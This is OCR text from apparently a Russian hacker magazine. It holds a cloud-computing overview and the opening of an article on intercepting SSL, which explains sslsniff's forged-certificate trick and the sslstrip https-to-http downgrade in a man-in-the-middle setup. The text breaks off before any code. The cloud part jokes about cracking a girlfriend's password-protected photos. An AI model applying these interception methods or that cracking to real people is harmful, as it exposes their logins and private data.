В основе Cloud Computing лежат несколько подходов. Первый — доступность через интернет. Конечно, бывают и закрытые системы, но, как правило, все можно потрогать через сети (при этом, «наружу» облако предоставляет себя как обычный сервер). Второй важный момент — это виртуализация. Благодаря виртуализации, пользователи получают столько ресурсов, сколько им надо (и, разумеется, сколько могут позволить себе приобрести). Что для этого требуется со стороны сервера и каким образом он может выделить такие ресурсы — все сокрыто за стенами виртуальных машин; они могут работать на сотнях и даже тысячах серверов, а зачастую — еще и в разных дата-центрах. Третий момент: Cloud Computing — это услуга. В 60-е годы за машинное время приходилось платить и ждать свободного часа. В Cloud Computing используется схожий подход. И пусть стоять в очереди не нужно,— все услуги также оплачиваются отдельно. Облако для пользователя — это некоторый набор услуг, которые потребляются и оплачиваются, порой без малейшего представления, что же там используется внутри.

Возьмем самый простой пример — хостинг для 5 Гб данных и доступ к ним через HTTP REST API. Покупая такую услугу, никто не задумывается, где физически хранятся данные, какие накопители и RAID используются и т.д. Главное, что есть нужный объем данных, который доступен всегда при помощи удобного интерфейса.

Четвертый момент — как ни странно, простота и стандартность. Да-да, хотя облачность и стоит на переднем крае компьютерных технологий, это одно из важнейших ее свойств. Здесь никаких тебе новых языков, сложных конфигурационных файлов и многочасовых сессий в терминале для настройки всех демонов. Все, что предлагается внутри облака, доступно через самые простые вызовы API и протоколы. Огромную популярность завоевал так называемый протокол REST, с помощью которого все операции над данными можно производить через http-запросы. Впрочем, применяться могут и многие другие решения, более того, доступны готовые библиотеки для разных языков программирования.

Теперь простой вопрос — зачем это все нужно? Отвечаю. За небольшие, в общем-то, деньги ты получаешь доступ к надежнейшей инфраструктуре с необходимой тебе производительностью. Uptime коммерческих систем, как правило, гарантируется на уровне трех-пяти девяток (99.9% и выше), что означает не больше пары минут тире часа простоя в год. Не нужно быть семи пядей во лбу, чтобы задействовать такую систему — тут используются простые и хорошо описанные протоколы и API. И что еще важно — практически неограниченные возможности по масштабируемости! Приобретая обычный хостинг, ты не сможешь прыгнуть выше головы и при резком всплеске нагрузки рискуешь получить упавший на несколько часов сервис. В облаке дополнительные ресурсы предоставляются по первому запросу. И если твой скрипт взлома паролей потребует вдруг для расчета еще пару процессоров и гигабайт памяти (подружка тоже читала наш журнал и закрыла свои фотки паролем), то это не станет проблемой. И ведь смак в том, что такие ресурсы не надо



ENOMALY— ОТКРЫТАЯ СИСТЕМА ДЛЯ ПОСТРОЕНИЯ ОБЛАКА НА БАЗЕ ЛЮБЫХ ВИРТУАЛЬНЫХ МАШИН



GOOGLE APPENGINE — ОДНА ИЗ ЛУЧШИХ И ПРОСТЕЙШИХ ПЛАТФОРМ-ПЕСОЧНИЦ ДЛЯ PYTHON/JAVA ПРИЛОЖЕНИЙ

покупать сразу, оплачивая дикие счета — функциональность можно дорастить в любой момент. Именно поэтому Cloud Computing — это настоящая находка для стартапов, хозяева которых заранее не могут предугадать: выстрелит их проект или нет.

SAAS, PAAS... ЧУР, НЕ РУГАТЬСЯ!

Варианты предоставления вычислительных мощностей сильно отличаются. Все, что касается Cloud Computing, обычно принято называть словом aaS (aaS — две буквы А, не то, что ты подумал!). Расшифровывается просто — «as a Service», то есть «как сервис», или «в виде сервиса».

SaaS (Software-aaS), или приложения в виде сервисов — вариант, при котором тебе предлагают использовать какое-то конкретное ПО, например, корпоративные системы, в виде сервиса по подписке. Скажем, у предприятия нет возможности или желания хостить внутренний Exchange-сервер для работы почты, календарей и т. п.— и оно может купить его удаленно, с учетом всей необходимой специфики. Часто ли такие сервисы доступны просто в браузере? А ты пользуешься Google Docs? Это и есть SaaS, только бесплатный.

PaaS (Platform-aaS) — в отличие от SaaS, предназначенного больше для конечного пользователя, это вариант для разработчиков. В облаке функционирует некоторый набор программ, основных сервисов и библиотек, на основе которых предлагается разрабатывать свои приложения. Самый яркий пример — платформа для создания приложений Google AppEngine. Помимо этого, под PaaS понимают также и отдельные части сложных систем, вроде системы базы данных или коммуникаций.

HaaS (Hardware-aaS) — один из первых терминов, означающих предоставление некоторых базовых «железных» функций и ресурсов в виде сервисов. Но вместо прямой аренды хостинга используется виртуализация. Поэтому, когда речь идет о конкретном железе, понимаются некоторые абстрактные сущности, аналогичные реальным железным (место под хранение, процессорное время в эквиваленте какого-либо реального CPU, пропускная способность).

IaaS (Infrastructure-aaS) — считается, что термин пришел на смену HaaS, подняв его на новый уровень. Для примера — это системы виртуализации, балансировщики нагрузки и тому подобные системы, лежащие в основе построения других систем.

CaaS (Communication-aaS) — подразумевается, что в качестве сервисов предоставляются услуги связи; обычно это IP-телефония, почта и мгновенные коммуникации (чаты, IM).

КАКОГО ЦВЕТА ОБЛАКА?

Не все так просто в облачном королевстве, и сейчас на рынке существует множество решений, называющих себя «клаудами». Рассмотрим типы архитектур, чтобы легче было понять, что это такое.

Подход к облачным системам различается степенью контроля над низким уровнем, который предоставляется клиенту. То есть, если за самый низкий (нулевой) вариант мы примем личный сервер на площадке у провайдера, где ты можешь хоть стразы на лицевую панель прицепить, то дальше все уже не так.

VDS/VPS — это уже не просто хостинг, но еще никак не Cloud. Конечно, у типичного VDS (Virtual Dedicated server) есть большинство атрибутов облака: тебе дают виртуализированную среду, где можно разворачивать свои приложения или даже ОС, объем ресурсов также ограничивается только твоим кошельком. Но на этом сходства и заканчиваются — ресурсы ограничены возможностями железного сервера, на котором все крутится. Платишь ты тоже помесячно, а если вдруг каждую пятницу вечером тебе надо быстро расширить сервер для приема толпы посетителей, это никого не волнует.

Первым уровнем для настоящего Cloud-а будет предоставление виртуализированной среды на базе некоторых стандартных «юнитов», которые по ресурсам могут равняться на определенные реальные железные сервера (сугубо для легкости сравнения и учета). Фактически, тебе выдается виртуальная машина, которая работает на системах провайдера, а внутри нее есть все возможности для установки сначала любой ОС (из поддерживаемых, конечно), а потом уже настройки необходимого ПО. Ограничения такой машины, как уже сказано, выражаются в некоторых приближениях к реальному железу, но, в отличие от VDS, могут быть гибко и почти мгновенно изменены в большую или меньшую сторону. Также разрешено на один аккаунт поднимать несколько таких виртуальных серверов; соответственно, можно создать между ними свою сеть. Ты по-прежнему не знаешь, что там ниже уровнем, чем слой виртуализации (наиболее часто используется Xen или VMware), но дальше можешь делать все, что захочется. Расширение ресурсов также может разниться — самый простой вариант, когда тебя не ограничивают в количестве таких виртуальных серверов, однако их параметры выбираются из нескольких типовых планов. Пример — Amazon EC2, где ты выбираешь из пяти различных типов инстансов. Так легче для провайдера, однако, не для тебя,— если приложение не умеет масштабироваться и добавлять новые сервера на лету. «Самый облачный» вариант подразумевает наличие своеобразного ползунка (вроде регулятора громкости), с помощью которого можно менять количество выделенных твоему серверу ресурсов. Понадобилось 12 Гб оперативки — передвинул ползунок, и через несколько секунд ресурсы сервера стали больше.


На рынке работают компании (к примеру, Mosso.com), предоставляющие как облачные сервера, так и другие сервисы, вроде файлового хранилища или обычного, но высоконадежного хостинга. Также отмечу Apatana Cloud, от разработчиков одной из лучших IDE, Stax.net — это если тебе надо только масштабируемый хостинг Java-приложения, или Engine Yard, если любишь побаловаться Ruby.

Разработчики так называемых web-OS часто позиционируют себя как облака, хотя они лишь предоставляют некоторые приложения (SaaS-модель) — пусть и не обычный, скажем, текстовый редактор, а целое семейство приложений, объединенных в общий, схожий с настольными ОС интерфейс. Такой виртуальный десктоп доступен всегда и везде, был бы браузер! Обычно, вебОС работают на базе AJAX-технологий или Flash. Среди интересных систем отмечу **Cloudo** (www.cloudo.com), **eyeOS** (eyeos.org, также доступна как OpenSource) и **Jooce** (jooce.com).

ПРОГРАММЫ ВЕРХОМ НА ОБЛАКЕ

Облака третьего типа обладают максимальной гибкостью и расширяемостью, но это оборачивается предоставлением не просто виртуальной машины или некоторых ресурсов, но целых библиотек и API. Тебе дают возможность запускать собственные приложения, часто серьезно ограничивая в выборе языка и дополнительных библиотек. Зато такое приложение сможет реализовать «заветную мечту всех облаков» и гибко получать ресурсы по запросу. Ограничений виртуальной машины ты не видишь; более того, не подозреваешь об ее существовании: все, с чем работает программа — это вызовы API и библиотек, предоставленных сервисом. Казалось бы, разве можно что-то сделать в таких условиях? Еще как! Вообще, такая степень абстракции сейчас модный тренд в IT. Существует зависимость: чем проще язык и API, в рамках которых работают программы, тем легче и гибче их масштабировать. Поэтому крайне сложно встретить в облачных системах





▷ info

• Если хочешь разрабатывать серьезные приложения и знаешь Java, попробуй **GridGain** (www.gridgain.com). Это один из мощнейших инструментов для создания приложений, идеально работающих в облаках.

• Самые популярные языки программирования в облачных системах: Java, Python, JavaScript, Ruby, C# и, с некоторыми ограничениями – почти все языки, которые могут работать поверх JVM.




▷ links

Краткий обзор 25 различных веб-ОС: http://habrahabr.ru/blogs/os/10952



▷ dvd

Загрузить EUCALYPTUS можно с сайта eucalyptus.cs.ucsb.edu или же взять с нашего диска. Там же ты найдешь исходные коды eyeOS.





ЕЩЕ ОДНА ОТКРЫТАЯ СИСТЕМА УПРАВЛЕНИЯ ОБЛАЧНЫМИ СИСТЕМАМИ. ХОТЬ НА РИСУНКЕ ВСЕ ПРОСТО, ЗА ЭТИМ СКРЫВАЮТСЯ СЛОЖНЕЙШИЕ ТЕХНОЛОГИИ



КЛАССИКА! ЛУЧШИЙ И НАИБОЛЕЕ ИЗВЕСТНЫЙ ОБЛАЧНЫЙ ХОСТИНГ ДЛЯ ВИРТУАЛЬНЫХ МАШИН, А ТАКЖЕ МНОЖЕСТВО ДОПОЛНИТЕЛЬНЫХ СЕРВИСОВ

привычные для веб-разработчиков ресурсы, по крайней мере, в стандартном виде. Взять хотя бы базы данных. Традиционные SQL-реляционные СУБД крайне плохо подходят для масштабируемых систем (за редким исключением, вроде Oracle или DB2). Вместо них используются собственные разработки, каждая из которых обычно очень интересна в техническом плане, а также — сторонние открытые решения. Одним из самых популярных решений стали key-value хранилища данных и системы на базе Google BigTable, а также его открытых аналогов. Это очень похоже на обычный кеш — любые данные приложение записывает в хранилище, ассоциируя их с некоторым ключом, цифровым или простой строкой, потом извлекает или удаляет, указывая ключ. Более продвинутые системы реализуют целые структуры данных, списки, очереди и даже допускают приближенные к SQL выборки с сортировкой и фильтрами. Зачастую достается и файловой системе, которая заменяется подобием привычного хранилища, дополненного системой map/reduce для обработки больших объемов данных. Подобные особенности требуют пересмотра архитектуры существующих приложений, когда требуется развернуть их в условиях облака. Непросто перейти от обычных баз данных, особенно если раньше только и делал, что писал на PHP и MySQL!

AMAZON И GOOGLE

С развитием технологий появилась возможность укрыться за слоем виртуализации и промежуточных библиотек, так что программисту реальных приложений совсем не надо знать о том, какой же там сервер под этим крутится. Подумай, ведь все основные языки современности давно уже исполняются на собственных виртуальных машинах! Разработчики оторвались от железа и возвращаться к нему не очень-то и хотят. Если инфраструктура облака хорошо спроектирована, а язык выбран правильно, то достаточно просто сделать так, чтобы большинство программ (заметь: не все) смогли работать и масштабироваться практически линейно. При этом разработчик и пользователь ничего не будет знать о том, как ты внутри запускаешь все на десятке виртуальных серверов, каждый из которых работает на паре реальных. Появление первого серьезного и доступного cloud-хостинга от Amazon-а породило, по сути, целую индустрию, явив простым смертным самые продвинутые технологии. Наиболее известной системой такого рода является **Google AppEngine**, который предоставляет некую «песочницу», ограниченную вполне конкретным API и системными сервисами. «Песочница» ограничена несколькими языками — сейчас это Python и Java, однако ресурсные ограничения достаточно либеральны, чтобы ты еще долго о них не думал (заявлено, что сервис доступен бесплатно для сайтов, имеющих до 5 миллионов хитов в месяц; более точные ограничения смотри в документации). Сервис работает как бета, поэтому только недавно стало возможным зарегистрироваться всем желающим. Цены на сервис для коммерческого использования или тех, кому мало лимитов, разумны и сравнимы с конкурентами (как обычно — оплата часов или некоторых абстрактных единиц ресурсов). Как ни странно, такой же сервис выпустила другая «империя зла» — **Microsoft Azure**. В основе лежит специальная версия Windows Server 2008; остальные сервисы, доступные разработчику, базируются на уже зарекомендовавших себя технологиях — .NET Runtime, SQL Service, Live, SharePoint, Dynamics CRM. Приложения имеют доступ ко всем сервисам посредством абстрагированного от деталей API, через HTTP, REST, SOAP. Судя по включению в cloud типичных бизнес-платформ, система будет в основном ориентирована на построение корпоративных приложений и сервисов. Пока идет тестирование, можно получить совершенно бесплатный доступ ко всем материалам.

Amazon — один из самых больших и масштабных игроков на рынке облачных систем. Его сервисами пользуются множество компаний, почти все — стартапы, например, нашумевший Twitter решил проблему масштабирования именно при помощи Amazon EC2. Расшифровывается, как Elastic Compute Cloud, и сегодня это самый доступный и надежный вариант на рынке. Однако учти, что придется платить за все ресурсы (передаваемые данные, процессорное время, хранение данных), а возможности расширения каждого конкретного сервера все же ограничены. Также в реальной работе надо учитывать массу нюансов, например, что при выключении виртуальная машина (инстанс) не сохраняет данные и теряет свой IP-адрес.

Все облачные услуги от Amazon предоставляются под общим брендом Web Services и включают, кроме EC2:

- SimpleDB — сервис базы данных с простым интерфейсом и SQL-подобными возможностями;
- Simple Storage Service или S3 для хранения больших объемов данных и REST-API для доступа;
- CloudFront — распределенная сеть хранения и доставки контента;
- Simple Queue Service — система очередей сообщений для создания распределенных приложений;
- Elastic MapReduce — система обработки и анализа больших объемов данных на базе открытой Apache Hadoop.

ЧТО МНЕ СТОИТ ОБЛАКО ПОСТРОИТЬ?

Не думай, что облачные штучки доступны только тем, у кого много денег. Хотя ты недалек от истины, так как почти все компании не предлагают ничего на халяву и, попользовавшись сервисом хотя бы час, тебе уже придется платить. Есть приятные исключения, вроде Aptana Cloud, где можно




СЕРВИС, ПОЗВОЛЯЮЩИЙ СОБРАТЬ ЗА ПАРУ КЛИКОВ ОБРАЗ ОС ДЛЯ РАЗМЕЩЕНИЯ В ЛЮБОМ ОБЛАЧНОМ ХОСТИНГЕ

AMAZON EC2 — ХОТЬ И САМЫЙ ИЗВЕСТНЫЙ, НО НЕ ЕДИНСТВЕННЫЙ НА РЫНКЕ. GOGRID КРОМЕ ХОСТИНГА ПРЕДОСТАВЛЯЕТ РАСШИРЕННЫЕ СЕРВИСЫ, ВРОДЕ БАЛАНСИРОВЩИКА НАГРУЗКИ, ХРАНЕНИЕ ДАННЫХ И Т.П.

без финансовых вложений в течение 30 дней пользоваться самой маленькой виртуальной машинкой. Но если тебе уже не терпится что-то попробовать разобрать своими руками, я расскажу о парочке проектов, которые позволят бесплатно, то есть даром, создать в домашних условиях аналоги Google AppEngine и Amazon EC2.
Как ты помнишь, AppEngine — это такая среда для исполнения программ (на Python-е), где твой скрипт работает внутри облака в специальной песочнице и взаимодействует с миром через API. Ресурсы для него выделяются динамически и очень гибко. Это идеально подходит как для различных исследовательских проектов, так и для быстрого построения веб-приложений, тогда точно можно не бояться перегрузок и digg-эффекта. Открытая реализация называется AppScale и на ней можно запускать те же самые программы, что и в оригинальной Google-поделке.
Если у тебя есть мощный компьютер, ты можешь развернуть такую систему на нескольких виртуальных машинах, имитируя кластер, или же просто одолжить у друзей несколько системников и собрать кластер в отдельно взятой комнате. AppScale поставляется в виде уже настроенного образа Linux-системы, который ставится или на виртуальную машину Xen, или на буржуйском Amazon EC2, а для самых умных — работает на основе открытого аналога, Eucalyptus, о котором ниже.
Учитывай, что надо, как минимум, 4 сервера, а значит, компьютер должен быть мощным, очень желательно — 64-битным. И — побольше памяти, ведь 4 Xen-а будут кушать ресурсы с непомерным аппетитом! Детальная инструкция по установке и запуску достаточно объемная, поэтому читай ее на официальном сайте: http://code.google.com/p/appscale/wiki/Deploying_AppScale_via_Xen. Если все получится, у тебя будет свое собственное облако, где можно экспериментировать с различными программами на питоне. Потом, если очень хочешь, их можно перенести и на Google. Они должны работать совершенно одинаково, несмотря на то, что AppScale опирается на открытые аналоги гугловских технологий (и не факт, что внутри все работает точно так же).
Если Python тебя не устраивает, и ты хочешь попробовать что-то еще, можно попытаться построить облачный хостинг виртуальных машин, такой же, как у Amazon EC2, в котором ты и друзья могут инсталлировать свои собственные операционные системы и творить там что угодно. Для этого используется другая открытая разработка — EUCALYPTUS, что совсем не дерево, а Elastic Utility Computing Architecture for Linking Your Programs To Useful Systems. Если кратко,— это промежуточная среда, которая работает на множестве компьютеров (кластере) и предоставляет через веб и консоль возможность загрузить собственный образ виртуальной машины и управлять им, получая тот самый Amazon, только бесплатно. Говорят, что даже утилиты и API стырены аналогично амазоновским, поэтому потренироваться сначала можно на них, а потом уже перейти на амазон, если страшно наобум выбрасывать столько денег. Кстати, тот самый AppScale отлично работает поверх Eucalyptus-а, избавляя тебя от необходимости химичить с Xen и образами. Просто взял и запустил!
Если надо управлять множеством виртуальных машин, формируя из них одно или несколько облак, попробуй еще одну открытую разработку — **Enomalysm** (www.enomaly.com). Это платформа, позволяющая объединить как коммерческие виртуальные машины (VMware, KVM, Xen и другие), так и облачные системы типа Amazon EC2 в один большой виртуальный дата-центр, управляемый одной веб-консолью. Доступ к платформе из твоих приложений очень прост и основан на стандартных протоколах XMPP, REST, JSON.

С НЕБЕС НА ЗЕМЛЮ

Самое главное, что нужно понять: облачные системы — это средство для получения некоторой среды, в которой могут работать как обычные виртуальные машины с пользовательскими ОС, так и целые платформы для исполнения приложений. Важным преимуществом Cloud-а является независимость от аппаратного обеспечения и гибкая масштабированность, хотя в этом направлении еще много чего можно сделать. Обычно в облаках размещаются молодые проекты, которые еще фиг знает, выстрелят или нет. Поэтому лучше оплачивать все ресурсы (CPU, за каждый гигабайт трафика, за место в хранилище) по часам. В этом отличие от обычного хостинга, где деньги надо отдать сразу за месяц. Вторым преимуществом будет SLA — уровень предоставления сервиса обычно намного выше, чем у стандартных хостингов, а облако предлагает уровень надежности в 99,999. Так что, отказ любой из систем или даже всего сервера/стойки никак не уронит твой сайт! Если не хочется заморачиваться с установкой операционной системы, виртуализацией и прочими сисадминскими деталями, выбирай облачные системы, предоставляющие сразу платформу на твоем любимом языке (выбор обычно — или Java или Python). Ты будешь ограничен заранее заданным API, часто будет не хватать обычных сервисов и приложений, в первую очередь SQL-базы данных, но когда привыкнешь, сможешь делать приложения, которые выдержат миллионы хитов, а сломать хрен кто сумеет! Облачные системы, как правило, гораздо лучше защищены, да и до конечной ОС тяжело добраться, ведь там может быть несколько уровней виртуализации, мониторинга и систем безопасности (попробовать, впрочем, можно...).



ПРИНЦИП ДЕЙСТВИЯ SSLSTRIP

АНТОН ЖУКОВ
/ ANTITSTER@GMAIL.COM /

ВСКРЫВАЕМ SSL

Перехват данных в защищенных соединениях

Используя мейл, админку или систему электронного банкинга для управления своим счетом, мы полностью доверяемся серверу. Если все данные передаются по защищенному SSL-соединению — о чем радужно сообщает браузер — то и бояться вроде бы нечего. Но так ли это на самом деле?

Простая истина: передавать данные в открытом виде — небезопасно. В этом случае они легко могут стать добычей злоумышленника, которому не составит труда перехватить, модифицировать и даже подменить их. Вот почему логины и пароли, а также другие конфиденциальные данные по обычному HTTP не передаются. Вместо этого используется защищенный HTTPS, который работает медленнее, но зато упаковывает данные в криптографический протокол SSL — и те передаются уже в зашифрованном виде.

КАК УСТРОЕН SSL?

Алгоритм работы SSL построен на использовании пары асимметричных ключей. Открытый ключ раздается всем желающим, и с его помощью шифруются необходимые данные, которые далее можно дешифровать только с помощью закрытого ключа (он есть на сервере). Открытый ключ предоставляется сервером клиенту, причем выдается в составе сертификата (подписывается третьей уполномоченной стороной — так называемым центром сертификации: certificate authority — CA).

В любой сертификат входят следующие поля:

- полное (уникальное) имя владельца сертификата;
- открытый ключ владельца;
- дата выдачи цифрового сертификата;
- дата окончания действия сертификата;
- полное (уникальное) имя издателя (источника сертификата);
- цифровая подпись издателя.

Существует несколько видов сертификатов. Чтобы удостовериться в подлинности конкретного сайта, используется специально выписанный для него сертификат (Site Certificate). Для проверки подлинности таких сертификатов в свою очередь существуют сертификаты центра сертификации (CA Certificate); они обладают максимальным доверием и встраиваются непосредственно в браузер (их также называют корневыми — Root CA). Помимо этого, существуют промежуточные сертификаты (Intermediate CA), которые также используются для подписи Site Certificate, однако, в отличие от CA Certificate, не гарантируют легитимность сайта и не встраиваются в браузер. Получается, что в самом простом случае вся цепочка состоит из следующих звеньев: «CA Certificate — Intermediate CA — Site Certificate», однако промежуточных сертификатов может быть больше. Так или иначе, проверка подлинности сайта осуществляется с помощью простой рекурсивной процедуры:

- сначала проверяется, чтобы крайний в цепочке сертификат был выписан на имя сайта, к которому идет обращение;
- проверяется, не просрочен ли сертификат;
- в конце проверяется подпись, с помощью которой он подписан.

Подпись может принадлежать или корневому сертификату, и это значит, что сертификату можно 100% доверять, или же некоторому промежуточному сертификату. В последнем случае необходимо подняться на уровень выше и выполнить проверку еще раз — и так, пока не будет найдена подпись корневого сертификата. Или не будет, что означает: удостовериться в подлинности сайта невозможно.




СХЕМА РАБОТЫ SSLSNIFF

SSLSNIFF, ИЛИ КАК ВСЕ НАЧИНАЛОСЬ

Представим такую картину: у нас есть сертификат для нашего сайта xakep.ru; он является последним звеном в цепочке «Root CA — Intermediate CA — Intermediate CA — xakep.ru». Почему бы не попробовать сделать сертификат сайта промежуточным и не подписать с его помощью другой ресурс, например, paypal.com? Все условия проверки для цепочки (Root CA — Intermediate CA — Intermediate CA — xakep.ru — paypal.com) при этом останутся выполненными:

- подписи всех сертификатов действительны;
- ни один сертификат не просрочен;
- корневой сертификат встроен в браузер и обладает полным доверием.

Тут одна лишь загвоздка: как же мы выдадим сертификат?

У каждого сертификата есть неприметное поле Basic Constraints, которое определяет, принадлежит ли он центру сертификации или нет. Что удивительно, далеко не все центры ранее выставляли ему значение CA=FALSE. Более того, большинство браузеров даже не утруждались проверкой значения этого поля. Получается, имея на руках действительный сертификат, можно было создать и подписать сертификат для любого другого домена — и браузеры даже не заподозрили бы неладное! Несмотря на многочисленные заявления, что эксплуатировать это невозможно, разработчик Moxie Marlinspike опубликовал рабочую утилиту sslsniff, которая реализовывала простую атаку MITM (Man in the middle), перехватывая весь трафик. Смысл сводился к следующему:

- прога перехватывала клиентские запросы на соединение с защищенным HTTPS-сайтом;
- сама создавала сертификат для сайта, к которому коннектится клиент, и подписывала его с помощью уже имеющегося сертификата;
- со своей стороны устанавливала обычное HTTPS-соединение с нужным сервером и выступала своеобразной проксей, снифая весь трафик.

Все, что требовалось для работы — это предоставить sslsniff действительный сертификат. К сожалению, с 2002-го, когда была опубликована утилита, браузеры стали умнее и такой проверкой больше не пренебрегают. Увы, такой способ нам уже не поможет!

ПРОДОЛЖЕНИЕ ИСТОРИИ — SSLSTRIP

Чтобы разобраться с другим способом, вспомни, как мы обычно попадаем на защищенные страницы. Допустим, ты захотел проверить свой почтовый ящик Gmail. Просто набираешь в адресной строке mail.google.com и попадаешь на защищенную страницу авторизации. Никто не набирает http://, а уж тем более https://. Получается, что пользователь попадает на защищенную страницу двумя путями: кликая на ссылки/кнопки или через редиректы. Переход на защищенные ресурсы осуществляется посредством обычного http-протокола, а его, как я уже говорил, легко перехватить.

Липовый сертификат «на лету» создать уже не выйдет. Так, может, обойдемся вовсе без сертификата? Зачем его создавать, если есть шанс перехватить запрос на защищенное соединение с сервером и заставить пользователя общаться с нами по самому обычному HTTP? Именно эта идея и легла в основу программы sslstrip, которую на недавней конференции Black Hat DC 2009 представил все тот же хакер Moxie Marlinspike.

Предлагаю рассмотреть ее более подробно. Помимо описания, я буду приводить небольшие отрывки исходников на Python'е. В основе, опять же, лежит принцип MITM, позволяющий вклиниться между сервером и клиентом, просматривая проходящий HTTP-трафик. В каждой перехваченной ссылке на защищенный ресурс выполняется замена «https://» на «http://», а исходная и измененная URL заносятся в таблицу соответствия.

```
